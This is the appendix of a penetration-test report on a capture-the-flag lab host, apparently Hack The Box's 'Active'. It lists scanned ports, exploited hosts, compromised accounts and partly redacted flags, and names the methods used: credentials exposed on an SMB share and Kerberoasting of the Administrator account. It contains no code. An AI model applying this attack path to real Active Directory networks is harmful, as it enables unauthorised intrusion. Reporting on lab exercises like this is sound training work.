10.10.10.100	53	Domain	Microsoft DNS 6.1.7601
10.10.10.100	88	kerberos-sec	
10.10.10.100	135	msrpc	
10.10.10.100	139	netbios-ssn	
10.10.10.100	389	ldap	
10.10.10.100	445	microsoft-ds?	
10.10.10.100	464	kpasswd5?	
10.10.10.100	593	ncacn_http	
10.10.10.100	636	tcpwrapped	
10.10.10.100	5722	msrpc	
10.10.10.100	47001	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10.10.10.100	49153	msrpc	
10.10.10.100	49154	msrpc	
10.10.10.100	49155	msrpc	
10.10.10.100	49157	ncacn_http	Microsoft Windows RPC over HTTP 1.0
10.10.10.100	49158	msrpc	
10.10.10.100	49165	msrpc	
10.10.10.100	49166	msrpc	
10.10.10.100	49168	msrpc	

A.3 Subdomain Discovery

URL	Description	Discovery Method
n/a	n/a	n/a

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.10.10.100	External	Insecure share, exposure of encrypted creds	Foothold
10.10.10.100	Internal	Kerberoasting Administrator account	Privilege Escalation

A.5 Compromised Users

Username	Type	Method	Notes
SVC_TGS	Encrypted	Insecure share, exposure of encrypted creds	SMB share
Administrator	hash/plaintext	Kerberoasting	active.htb

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
n/a	n/a	n/a

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	10.10.10.100	7d < REDACTED > 27	C:\Users\SVC_TGS\Desktop\user.txt	Insecure share, exposure of encrypted creds
2.	10.10.10.100	fa < REDACTED > 05	C:\Users\Administrator\root.txt	Kerberoasting Administrator account

End of Report

This report was rendered
by SysReptor with
♥